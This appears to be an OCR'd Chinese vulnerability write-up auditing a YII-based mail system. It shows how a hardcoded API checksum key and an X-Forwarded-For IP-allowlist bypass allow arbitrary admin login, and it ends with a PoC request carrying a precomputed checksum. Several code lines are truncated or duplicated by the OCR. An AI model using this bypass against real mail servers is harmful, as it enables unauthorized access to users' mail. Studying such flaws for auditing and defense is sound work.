
# 某邮件系统后台管理员任意登录分析


## 0x00 前言

近期拿到了某邮件系统的一套源码，看到是 YII 框架编写的，本着学习 YII 框架出发，顺带对该套系统进行了审计。

## 0x01 YII 框架路由初识

YII 框架支持两种 URL 构造格式，分别为默认的格式和漂亮格式，漂亮格式使用额外的路径跟在入口脚本名之后，来展现路由和相关参数，默认格式 `/index.php?r=post/view&id=100` 的路由为 `post/view` 和参数 id 为 100，使用漂亮格式则简化成 `/index.php/post/100` 。






YII 框架使用 MVC 模式进行开发，如果不了解 MVC 模式可以参考链接，不再赘述： https://www.yiichina.com/doc/guide/1.1/basics.mvc (https://www.yiichina.com/doc/guide/1.1/basics.mvc)

想访问 API 目录下的 controller 目录中的 `abccontroller.php` 内的 `public function add()` 方法，可如下构造

http://127.0.0.1/api/index.php?r=abc/add (http://127.0.0.1/api/index.php?r=abc/add)

## 0x02 漏洞挖掘 – 任意登录

在 api/controllers/PostController.php 中存在一个模拟登陆方法：

```
public function mockLogin() {
```

```
public function mockLogin() {
    $language = $this->getParamFromRequest( paramName: "language" );
    $name = $this->getParamFromRequest( paramName: 'domain' );
    if (isset( $name )  && isset( $language )) {
        $username = "admin";
        if (! in_array( $language, array ("cn", "tw", "en" ) )) {
            $this->returnErrorCode( errorCode: CommonCode::COMMON_PARAM_ERROR, array ('
        }
        if (! ParameterChecker::checkLength( $name,  maxLength: Constants::DOMAIN_NAME_
            $this->returnErrorCode( errorCode: CommonCode::COMMON_DOMAIN_LENGTH_WRONG )
        }
        $domain = ServiceFactory::getDomainService()->getDomainByName( PunyCode::encoc
        if ($domain == null) {
            $this->returnErrorCode( errorCode: CommonCode::COMMON_DOMAIN_IS_NOT_EXISTS
        }
        $domainName = PunyCode::encode( $name );
        $password = (empty($domain))?"":$domain["po_pwd"];
        $otime = time();
        $sysflag = 'sysmanage';
        $checksum = md5( str: $sysflag . $username . $domainName . $password. $language
        $url = "http://" . ClientUtils::getHttpHost() . "/post/post.php?r=site/analogL
        header( string: "location:$url" );
    } else {
        $this->returnErrorCode( errorCode: CommonCode::COMMON_PARAM_INCOMPLETE );
    }
}
```

获取参数 language 和 domain 确定语言与域，传入 经过校验以后与 `po_pwd` 、

`MONI_CHECKSUM_KEY` 等结合起来构造校验的 $checksum，成功进行登录。该接口需要验证，直接构造无法通过验证。

接下来跟到上文中提到的验证的位置，该位置为所有 API 方法调用时必须校验的方法：

api/classes/ApiController.php

```
$language = $this->getParamFromRequest( "language" );
```

```
private function checkServerTypeParams() {
    if (! in_array( ClientUtils::getClientIP(), Config::getApiAllowUserIps() )) {
        $this->returnErrorCode( errorCode: CommonCode::COMMON_ILLEGAL_IP_SOURCE );
    }
    $id = $this->getParamFromRequest( paramName: 'id' );
    $time = $this->getParamFromRequest( paramName: 'otime' );
    if (! ParameterChecker::checkLength( $time, maxLength: 20 )) {
        $this->returnErrorCode( errorCode: CommonCode::COMMON_ILLEGAL_CHECK_PARAM );
    }
    if (! ParameterChecker::checkIsDate( $time )) {
        $this->returnErrorCode( errorCode: CommonCode::COMMON_ILLEGAL_CHECK_PARAM );
    }
    $checkSum = $this->getParamFromRequest( paramName: 'ochecksum' );
    if (! ParameterChecker::checkLength( $checkSum, maxLength: 32 )) {
        $this->returnErrorCode( errorCode: CommonCode::COMMON_ILLEGAL_CHECK_PARAM );
    }
    $md5String = md5( str: $id . $time . Config::API_CHECKSUM_KEY );
    if ($md5String != $checkSum) {
        $this->returnErrorCode( errorCode: CommonCode::COMMON_ILLEGAL_CHECKSUM );
    }
}
```


可以看到该接口需要获取 IP，并且与可允许的 IP 进行匹配，如果为同一个 IP 则进入该方法。 进入该验证方法以后前端传入 `ID`，`OTIME` 与 `ONCHECKSUM` 进行验证，其中 ID 为固定 ID，为模拟登陆模式，time 为日期形式可以是随便一个日期只要符合条件就行， `ONCHECKSUM` 则与 `ID`，`OTIME` 和 `API_CHECKSUM_KEY` 三者拼接起来的 md5 校验是否一致，最终校验通过以后验证通过，可以执行后续方法。

如图为 ID 固定 ID：

```
public static function getApiRequestType() {
    return array (
            "cm" => Constants::API_REQUEST_TYPE_SERVER,
            "bm" => Constants::API_REQUEST_TYPE_CLIENT,
            "sm" => Constants::API_REQUEST_TYPE_SERVER,
            "pm" => Constants::API_REQUEST_TYPE_SERVER,
```

```
                "dd" => Constants::API_REQUEST_TYPE_CLIENT);
    }
```

加密时需要一个 `API_CHECKSUM_KEY`，全局搜索发现该 key 同样硬件 key：




所以 `ONCHECKSUM` 成功可以构造。但是需要进入 `checkServerTypeParams` 方法，仍需要验证 IP，我们跟一下 `getApiAllowUserIps`，发现可以被绕过：


```
class ClientUtils {

    /**
     * 获取访客用户ip
     *
     * @return string
     */
    public static function getClientIP() {
        static $realip = NULL;
        if ($realip !== NULL) {
            return $realip;
        }
        if (isset($_SERVER)) {
            if (isset($_SERVER['HTTP_X_FORWARDED_FOR'])) {...} elseif (isset($_SERVER
                $realip = $_SERVER['HTTP_CLIENT_IP'];
            } else {
                if (isset($_SERVER['REMOTE_ADDR']))
                {
                    $realip = $_SERVER['REMOTE_ADDR'];
                } else {
                    $realip = '0.0.0.0';
                }
```

```
        }
```

看到了熟悉的获取 `x-forwarded-for` ，可以实现伪造，在看 `$realip` 的定义，直接固定 ip 写在代码里：

```
/**
 * 内部API允许访问的用户IP
 */
public static function getApiAllowUserIps() {
    return array ("192.      ", "192.      , "192.      ","192      ",
     * 业务系统
     */
    "59      ",          // 业务系统正式机
    "124      ",
    "211      ,
    "59.      ,
    "59.      ,//微信中间件
    "59.      ,
    "59.      ,
    "59.1      ,
    /**
     * 手机系统
     */
```

可以利用插件 X-Forwarded-For Header 伪造 `x-forwarded-for` ：




结合以上所有点最终能够实现模拟登陆的功能

poc:

```
$name = $this->getParamFromRequest( 'domain' );
```

```
$name = $this->getParam('domain');
id=cm&otime=2021-03-11&ochecksum=083d71127d5ad99f8907358db2c8320a&language=cn&
domain=a.com&mailbox=admin@a.com
```